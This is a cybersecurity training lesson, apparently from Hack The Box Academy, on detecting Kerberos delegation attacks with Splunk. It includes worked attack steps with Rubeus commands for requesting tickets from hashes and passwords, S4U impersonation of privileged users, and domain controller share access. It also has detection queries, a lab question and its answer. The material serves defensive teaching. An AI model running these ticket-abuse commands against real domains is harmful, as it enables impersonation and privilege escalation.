

## Detecting Unconstrained Delegation/Constrained Delegation Attacks

### Unconstrained Delegation

**Unconstrained Delegation** is a privilege that can be granted to User Accounts or Computer Accounts in an Active Directory environment, allowing a service to authenticate to another resource on behalf of **any** user. This might be necessary when, for example, a web server requires access to a database server to make changes on a user's behalf.

IIS Properties

| Location  | Managed By       | Object    | Security     | Dial-in                           | Attribute Editor                      |
|---|------------------|-----------|--------------|-----------------------------------|---------------------------------------|
| General   | Operating System | Member Of | Delegation   | Password Replication              |                                       |
| Delegation is a security-sensitive operation, which allows services to act on behalf of another user.   |                  |           |              |                                   |                                       |
| <input type="radio"/> Do not trust this computer for delegation<br><input checked="" type="radio"/> Trust this computer for delegation to any service (Kerberos only)<br><input type="radio"/> Trust this computer for delegation to specified services only<br><input checked="" type="radio"/> Use Kerberos only<br><input type="radio"/> Use any authentication protocol |                  |           |              |                                   |                                       |
| Services to which this account can present delegated credentials:   |                  |           |              |                                   |                                       |
| Service Type  | User or Computer | Port      | Service N... |                                   |                                       |
|   |                  |           |              | <input type="checkbox"/> Expanded | <input type="button" value="Add..."/> |
| <input type="button" value="OK"/> <input type="button" value="Cancel"/> <input type="button" value="Apply"/> <input type="button" value="Help"/>  |                  |           |              |                                   |                                       |

#### Attack Steps:

- The attacker identifies systems on which Unconstrained Delegation is enabled for service accounts.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties
   trustedfordelegation,serviceprincipalname,description
```

Resources

? Go to Questions

Table of Contents

Leveraging Windows Event Logs

- Detecting Common User/Domain Recon
- Detecting Password Spraying
- Detecting Responder-like Attacks
- Detecting Kerberoasting/AS-REProasting
- Detecting Pass-the-Hash
- Detecting Pass-the-Ticket
- Detecting Overpass-the-Hash
- Detecting Golden Tickets/Silver Tickets
- Detecting Unconstrained Delegation/Constrained Delegation Attacks**
- Detecting DCSync/DCShadow

Leveraging Splunk's Application Capabilities

- Creating Custom Splunk Applications

Leveraging Zeek Logs

- Detecting RDP Brute Force Attacks
- Detecting Beacons Malware
- Detecting Nmap Port Scanning
- Detecting Kerberos Brute Force Attacks
- Detecting Kerberoasting
- Detecting Golden Tickets
- Detecting Cobalt Strike's PSEnc
- Detecting Zerologon
- Detecting Exfiltration (HTTP)
- Detecting Exfiltration (DNS)
- Detecting Ransomware

Skills Assessment

```

Description          : CN=SQLSERVER,OU=SQLServers,DC=corp,DC=local
DistinguishedName   : SQLSERVER.corp.local
Enabled             : True
Name                : SQLSERVER
ObjectClass         : computer
ObjectGUID          : e6c01f93-49d9-4211-8acf-0c5980fe829f
SamAccountName      : SQLSERVER$
serviceprincipalname : {WSMAN/SQLSERVER, WSMAN/SQLSERVER.corp.local, MSSQLSvc/SQLSERVER.corp.local...}
SID                 : S-1-5-21-4062224834-3791750317-3769293043-4189
TrustedForDelegation : True
UserPrincipalName   :

```

PS C:\Users\Administrator>

- The attacker gains access to a system with Unconstrained Delegation enabled.
- The attacker extracts Ticket Granting Ticket (TGT) tickets from the memory of the compromised system using tools such as [Mimikatz](#).

```

C:\Users\JENNY_HICKMAN\tools>.\Rubeus.exe asktgt /user:Administrator /domain:lab.internal.local /rc4:fc525c9683e8fe067095ba2ddc971889 ptt
3e8fe067095ba2ddc971889 ptt

(-----)
[-----]
[-----] [-----]
[-----] [-----] [-----]
[-----] [-----] [-----] [-----]
v1.6.1

[*] Action: Ask TGT


[*] Using rc4_hmac hash: fc525c9683e8fe067095ba2ddc971889
[*] Building AS-REQ (w/ preauth) for: 'lab.internal.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFwDCCBbygAwIBBaEDAgEwoIEvjCCBLphggS2MIIEsqADAgEfoRQbEkxBQ15JTIrfUk5BTCSMT0NB
TKInMCwgAwIBAqEeMBwbDbmtyYnRndBsSbgF1mludGvbfslmxvY2fs04IEajC8BgagAwIBEqEDAgEc
ooIEwASCBFQAR6gWCrFn+1lYsVdlLBfa92ar84p+ULYk3oC9oe1PLrnnHIAW3EYuH+e2CT/ZAwLI
JxD9YZLKNSeEdXD4prDnEIJccCX4rqCMmCuQD00DQukTU019QRteFxh+TXH1iqbTG8iMkteaqb3gIHMZy

```

## Kerberos Authentication With Unconstrained Delegation

When Unconstrained Delegation is enabled, the main difference in Kerberos Authentication is that when a user requests a TGS ticket for a remote service, the Domain Controller will embed the user's TGT into the service ticket.

When connecting to the remote service, the user will present not only the TGS ticket but also their own TGT. When the service needs to authenticate to another service on behalf of the user, it will present the user's TGT ticket, which the service received with the TGS ticket.



## Unconstrained Delegation Attack Detection Opportunities

PowerShell commands and LDAP search filters used for Unconstrained Delegation discovery can be detected by monitoring PowerShell script block logging ([Event ID 4104](#)) and LDAP request logging.

The main goal of an Unconstrained Delegation attack is to retrieve and reuse TGT tickets, so Pass-the-Ticket detection

OFFLINE

Start Instance

∞ / 1 spawns left

The main goal of an Unconstrained Delegation attack is to retrieve and reuse TGT tickets, so Pass-the-Ticket detection can be used as well.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at [http://\[Target IP\]:8000](http://[Target IP]:8000) and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

## Detecting Unconstrained Delegation Attacks With Splunk

Now let's explore how we can identify Unconstrained Delegation attacks, using Splunk.

Timeframe: earliest=1690544538 latest=1690544540

```
● ● ● Detecting Unconstrained Delegation/Constrained Delegation Attacks
index=main earliest=1690544538 latest=1690544540 source="WinEventLog:Microsoft-Windows-PowerShell/0
| table _time, ComputerName, EventCode, Message
```

The screenshot shows the Splunk 'New Search' interface. The search bar contains the following query:

```
1 index=main earliest=1690544538 latest=1690544540 source="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104 Message
  =*TrustedForDelegation* OR Message="userAccountControl:1.2.840.113556.1.4.803:=524288*"
2 | table _time, ComputerName, EventCode, Message
```

The results pane shows one event from July 28, 2023, at 11:42:18 AM, originating from 'BLUE.corp.local'. The event details are:

| _time               | ComputerName    | EventCode | Message   |
|---------------------|-----------------|-----------|---|
| 2023-07-28 11:42:19 | BLUE.corp.local | 4104      | Creating Scriptblock text (1 of 1):<br>Get-ADObject -Filter {((TrustedForDelegation -eq \$true))<br>ScriptBlock ID: a5ac00c6-18d6-476e-9eac-607f1f89d71d<br>Path: |

## Constrained Delegation

**Constrained Delegation** is a feature in Active Directory that allows services to delegate user credentials only to specified resources, reducing the risk associated with Unconstrained Delegation. Any user or computer accounts that have service principal names (SPNs) set in their `msDS-AllowedToDelegateTo` property can impersonate any user in the domain to those specific SPNs.

The screenshot shows the 'Backup Backup Properties' dialog for a user account. The 'Delegation' tab is selected, showing the following configuration:

| Organization   | Published Certificates          | Member Of | Password Replication |            |
|----------------|---------------------------------|-----------|----------------------|------------|
| Dial-in        | Object                          | Security  | Environment          | Sessions   |
| Remote control | Remote Desktop Services Profile |           |                      | COM+       |
| General        | Address                         | Account   | Profile              | Telephones |

The 'Delegation' tab is also selected. Below the table, a note states: "Delegation is a security-sensitive operation, which allows services to act on behalf of another user." A list of delegation options is shown:


- Do not trust this user for delegation
- Trust this user for delegation to any service (Kerberos only)
- Trust this user for delegation to specified services only
  - Use Kerberos only
  - Use any authentication protocol

Below the options, a note says: "Services to which this account can present delegated credentials:"

| Service Type | User or Computer      | Port | Service Name |
|--------------|-----------------------|------|--------------|
| cifs         | DC.lab.internal.local |      | lab.internal |
| ldap         | DC.lab.internal.local |      | lab.internal |

## Attack Steps:

- The attacker identifies systems where Constrained Delegation is enabled and determines the resources to which they are allowed to delegate.




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-ADObject -filter {($msDS-AllowedToDelegateTo -like "*")}

DistinguishedName          Name      ObjectClass ObjectGUID
-----          ----      -----          -----
CN=TAYLOR_BENTON,OU=Tier 1,DC=corp,DC=local  TAYLOR_BENTON  user          b5d0349a-07ed-4c15-b338-0bdf8284cc4f

PS C:\Users\Administrator>
```

- The attacker gains access to the TGT of the principal (user or computer). The TGT can be extracted from memory (Rubeus dump) or requested with the principal's hash.



```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe asktgt /user:Backup /domain:lab.internal.local /password:B@ckup1234 /outfile:ticket.kirbi


v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 384F03E9B53902E3A2737FAD79B8735C
[*] Building AS-REQ (/w preauth) for: 'lab.internal.local\Backup'
[*] TGT request successful!
[*] base64(ticket.kirbi):

d0fMjCCB56gAwIBBaaEDAgEWooIE...ZCCBDNhggQvMIIKE6ADAgEFoRQBekxBQj5J7t1RFUk5BTCSMT0NB
TKInMCwgAwIBAeBwB8mtYrNrdB5bGf1mludGVbmfslmxV2fsa0ID4zCCA9+gAwIBEqEDAgEC
ooID0QSCA83nGd2QQ1N9PfFa50sRhDQ1fd8rcjCPkGUc+071ujUHkkqjivd8vTF97R9Qp1RL07UT
P2sXedCktm13Bq139eh51t0o+fxtxueK2nW+pIwH0@RWC1kVxqc/1Tdcu1s8uBx4TAe67VrCrcofU
nTMvNx95QHhbdr0fHsvrzqSFY0+ fzou0Et10561upgc21sk401gl+ogVzyI4htilsVfnhMAJ/1t
zbTA1yCG56q9gZn6/tbd/YdTEfmEq7jmZffor1j9qckw5zBtQjUkciw/WAV/q7pVxe3DcfRmnyx8PB
RS8xAdjyjHRJUNlaeRc/14h/9scCZDXze46w0XejxkaV24QKCbhfrmcbchEcQtZeo11GwdcbQ4xy
QcqDQBcIVVDqvcrGySR/g2wX5BF1KK0qWCbwXstjT81puhuokWryVD36ZV6aDTMd2ghIPp+newgv5+
```

- The attacker uses the S4U technique to impersonate a high-privileged account to the targeted service (requesting a TGS ticket).



```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe s4u /ticket:ticket.kirbi /impersonateuser:WELDON_EVANS /domain:lab.internal.local /msdsspn:ldap/dc.lab.internal.local /altservice:cifs /ptt

v1.6.1

[*] Action: S4U
[*] Action: S4U

[*] Using domain controller: DC.lab.internal.local (10.0.10.20)
[*] Building S4U2self request for: 'Backup@LAB.INTERNAL.LOCAL'
[*] Sending S4U2self request
[*] S4U2self success!
[*] Got a TGS for 'WELDON_EVANS' to 'Backup@LAB.INTERNAL.LOCAL'
[*] base64(ticket.kirbi):

d0f0jCCBc6gAwIBBaaEDAgEWooIE...ZCCBDNhggQvMIIKE6ADAgEFoRQBekxBQj5J7t1RFUk5BTCSMT0NB
TKItMBGgAwIBAeKMAgBkJhY2t1cKOCBKUwggsHoaMCARehawIB6KC8tMEggSp1/rLxkbkZ479SY
SnkCdxPbn3MdWClgv1V0CP6enVuxceov3k1+wGWWTU12XC00S0ctMNOYn3UE9sF25D04sneuZPKMl
vfyVdmnrGrDzs6SergsYGz2dzxKDeoY9z8GvsleMe6K+GBR/cbdjqsZdPioh+GGqbFgW4Hcc/wJZLe
mhA1XY1dtzx/AIWZY1j61/w0F33ye60gf3/nrh3qtKBPyazUoKAfSGkzzP13YEH6/E
/r5U0MhrsqqwxKbzB1obW8daahmhp3m90/w0F33ye60gf3/nrh3qtKBPyazUoKAfSGkzzP13YEH6/E
8gVnuUF2IcsBQF2Vgmn01R28Bjnk4NDRXIPTev903UJ2FejvunyKvifxy1wDgyhVqK3mIC08XN1yli
uJ03wx00i1C6asCg/buX5n192M/zrXSY+CMk6raNMtGx32hWqRpQ+bEG9rM7p8CR1Mj642VGFSzw
HPfk0vEv010hlxVeZK+5/vkv0t9vF4lcw9Z-meSKB0pi0W7DZ8AT7i2s9sc/V0zc4tw7iJ+6hkWKxs
```

- The attacker injects the requested ticket and accesses targeted services as the impersonated user.



```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> klist

Current LogonId is 0:0xfc201
Cached Tickets: (1)

#0>   Client: WELDON_EVANS @ LAB.INTERNAL.LOCAL
      Server: cifs/dc.lab.internal.local @ LAB.INTERNAL.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
```

```

Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 3/17/2021 17:39:49 (local)
End Time: 3/18/2021 3:38:13 (local)
Renew Time: 3/24/2021 17:38:13 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> whoami
labs\jenny_hickman
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> dir \\dc.lab.internal.local\c$
```

```
Directory: \\dc.lab.internal.local\c$
```


| Mode   | LastWriteTime     | Length  | Name                |
|--------|-------------------|---------|---------------------|
| ---    |                   |         | ---                 |
| d----  | 7/16/2016 4:23 PM |         | PerfLogs            |
| d----  | 3/1/2021 3:24 PM  |         | poshlog             |
| d-r--  | 3/12/2021 8:07 PM |         | Program Files       |
| d----  | 3/12/2021 8:07 PM |         | Program Files (x86) |
| d-r--  | 3/1/2021 2:52 PM  |         | Users               |
| d----  | 3/16/2021 4:33 PM |         | Windows             |
| -a---- | 3/9/2021 3:47 PM  | 1048576 | ds_ds.etl           |

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64>
```

## Kerberos Protocol Extensions - Service For User

**Service for User to Self (S4U2self)** and **Service for User to Proxy (S4U2proxy)** allow a service to request a ticket from the Key Distribution Center (KDC) on behalf of a user. S4U2self allows a service to obtain a TGS for itself on behalf of a user, while S4U2proxy allows the service to obtain a TGS on behalf of a user for a second service.

S4U2self was designed to enable a user to request a TGS ticket when another method of authentication was used instead of Kerberos. Importantly, this TGS ticket can be requested on behalf of any user, for example, an Administrator.



S4U2proxy was designed to take a forwardable ticket and use it to request a TGS ticket to any SPN specified in the `msds-allowedtodelegate` options for the user specified in the S4U2self part.

With a combination of S4U2self and S4U2proxy, an attacker can impersonate any user to service principal names (SPNs) set in `msDS-AllowedToDelegateTo` properties.

## Constrained Delegation Attack Detection Opportunities

Similar to Unconstrained Delegation, it is possible to detect PowerShell commands and LDAP requests aimed at discovering vulnerable Constrained Delegation users and computers.

To request a TGT ticket for a principal, as well as a TGS ticket using the S4U technique, Rubeus makes connections to

the Domain Controller. This activity can be detected as an unusual process network connection to TCP/UDP port **88**

(Kerberos).

## Detecting Constrained Delegation Attacks With Splunk

Now let's explore how we can identify Constrained Delegation attacks, using Splunk.

### Detecting Constrained Delegation Attacks - Leveraging PowerShell Logs

Timeframe: earliest=1690544553 latest=1690562556

Detecting Unconstrained Delegation/Constrained Delegation Attacks

index=main earliest=1690544553 latest=1690562556 source="WinEventLog:Microsoft-Windows-PowerShell/0" | table \_time, ComputerName, EventCode, Message

New Search

Save As ▾ Create Table View Close

Last 24 hours ▾

2 events (7/28/23 11:42:33.000 AM to 7/28/23 4:42:36.000 PM) No Event Sampling ▾

Events Patterns Statistics (2) Visualization

20 Per Page ▾ Format Preview ▾

| _time               | ComputerName    | EventCode | Message  |                 |      |   |
|---------------------|-----------------|-----------|--|-----------------|------|---|
| 2023-07-28 16:29:36 | DC01.corp.local | 4104      | Creating Scriptblock text (1 of 1):<br>Get-ADObject -fi {(\$msDs-AllowedToDelegateTo -like "*")}<br><br>ScriptBlock ID: 688421ab-81da-41a5-aeba-e51fb536350a<br>Path:<br><br>2023-07-28 11:42:34 | DC01.corp.local | 4104 | Creating Scriptblock text (1 of 1):<br>Get-ADObject -fi {(\$msDs-AllowedToDelegateTo -like "*")}<br><br>ScriptBlock ID: fe1bb1a4-0472-43f5-bee8-15ae94e134b3<br>Path: |

### Detecting Constrained Delegation Attacks - Leveraging Sysmon Logs

Timeframe: earliest=1690562367 latest=1690562556

Detecting Unconstrained Delegation/Constrained Delegation Attacks

index=main earliest=1690562367 latest=1690562556 source="XmlWinEventLog:Microsoft-Windows-Sysmon/0p" | eventstats values(process) as process by process\_id | where EventCode=3 AND dest\_port=88 | table \_time, Computer, dest\_ip, dest\_port, Image, process

New Search

Save As ▾ Create Table View Close

Last 24 hours ▾

3 events (7/28/23 4:39:27.000 PM to 7/28/23 4:42:36.000 PM) No Event Sampling ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾ Format Preview ▾

| _time               | Computer        | dest_ip    | dest_port | Image                                       | process  |
|---------------------|-----------------|------------|-----------|---|--|
| 2023-07-28 16:42:16 | BLUE.corp.local | 10.10.0.20 | 88        | C:\Users\JERRI_BALLARD\Downloads\rubeus.exe | Rubeus.exe -s4u /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /user:TAYLOR_BENTON /ticket:/doIFDCCBYSg\$wIBBaEDAgEWW01EnJCCBjphggSMIEKAQdA#EfdQwbCkNPULauTE90Q0yjh2dAdoAMCAQKhfjMJuWzrzc /Z3MsXl098ACubdkWr2HAtgJwOrsvAQGE814B#PwXqLcuz7rcLG3nTxY+Gy/g12nQ9j0+VhMkElgrfGRGdf+Ae580/cSXE+xE1 /VGrSxwJ03hNQhJwOkwzrqge8112rInTcw7y/Cv/05c9KEjB7ogqfJQ0QbvnsCnAy/PtUWvbICEpQ2zC1cpWp401Nz15VQewJz /czyp3WhtUtz2z4jk0dzCR884B#Tbz2x11aJ3QmRnp1pa6#FwVV5IR92nR17C7KccodIMYtbZV78a1JEd1nJsuFTDjz2c43 /WEZuqkxCSzmeCnenaCXegz50vUbsN5#d2ENQlefT1eu3QCsdszs2lnfe122ifyfq1Vzhbmcxw4j3hDnOjV1+6y37smubk /vtumZ7+A#7mEMhMa0u2UAQxQiuxmrh8dmC+avQG78wqcfVHFYb1IbmSV2LseP02LufqJyv39bv1lNokdxyvby3BE /Jcr1eYD9ByGwv2tsDyNGBKd718mzn3e60081hs9f7cU4kp1h6xyv/kognue0890gd5s0x/J/yHtR9Yazv/09AZabq6 /YMHydiakv1BoV0h08sQK95JC5HTN8TK1a#B1gwIAERMA8DvVRBNuXPU19CRUSUT06jbwMFADHAC1ERgPMjAyhTA3Mjx  |
| 2023-07-28 16:42:16 | BLUE.corp.local | 10.10.0.20 | 88        | C:\Users\JERRI_BALLARD\Downloads\rubeus.exe | Rubeus.exe -s4u /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /user:TAYLOR_BENTON /ticket:/doIFDCCBYSg\$wIBBaEDAgEWW01EnJCCBjphggSMIEKAQdA#EfdQwbCkNPULauTE90Q0yjh2dAdoAMCAQKhfjMJuWzrzc /Z3MsXl098ACubdkWr2HAtgJwOrsvAQGE814B#PwXqLcuz7rcLG3nTxY+Gy/g12nQ9j0+VhMkElgrfGRGdf+Ae580/cSXE+xE1 /VGrSxwJ03hNQhJwOkwzrqge8112rInTcw7y/Cv/05c9KEjB7ogqfJQ0QbvnsCnAy/PtUWvbICEpQ2zC1cpWp401Nz15VQewJz /czyp3WhtUtz2z4jk0dzCR884B#Tbz2x11aJ3QmRnp1pa6#FwVV5IR92nR17C7KccodIMYtbZV78a1JEd1nJsuFTDjz2c43 /WEZuqkxCSzmeCnenaCXegz50vUbsN5#d2ENQlefT1eu3QCsdszs2lnfe122ifyfq1Vzhbmcxw4j3hDnOjV1+6y37smubk /vtumZ7+A#7mEMhMa0u2UAQxQiu xmrh8dmC+avQG78wqcfVHFYb1IbmSV2LseP02LufqJyv39bv1lNokdxyvby3BE /Jcr1eYD9ByGwv2tsDyNGBKd718mzn3e60081hs9f7cU4kp1h6xyv/kognue0890gd5s0x/J/yHtR9Yazv/09AZabq6 /YMHydiakv1BoV0h08sQK95JC5HTN8TK1a#B1gwIAERMA8DvVRBNuXPU19CRUSUT06jbwMFADHAC1ERgPMjAyhTA3Mjx |
| 2023-07-28 16:39:30 | BLUE.corp.local | 10.10.0.20 | 88        | C:\Users\JERRI_BALLARD\Downloads\rubeus.exe | Rubeus.exe asktgt /user:TAYLOR_BENTON /domain:corp.local /password:Passw0rd  |

## VPN Servers

**⚠ Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3

Medium Load ▾

### PROTOCOL

UDP 1337    TCP 443

[DOWNLOAD VPN CONNECTION FILE](#)



### Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK

139ms ▾

[ⓘ Terminate Pwnbox to switch location](#)

[Start Instance](#)

∞ / 1 spawns left

Waiting to start...



Enable step-by-step solutions for all questions ⓘ 🔑

## Questions

Answer the question(s) below to complete this Section and earn cubes!



Download VPN  
Connection File

Target(s): [Click here to spawn the target system!](#)

+ 1 🗝 Employ the Splunk search provided at the "Detecting Unconstrained Delegation Attacks With Splunk" part of this section on all ingested data (All time). Enter the name of the other computer on which there are traces of reconnaissance related to Unconstrained Delegation as your answer. Answer format: \_.corp.local

DC01.corp.local

 Submit

◀ Previous

Next ➞

 Mark Complete & Next

Powered by  HACKTHEBOX

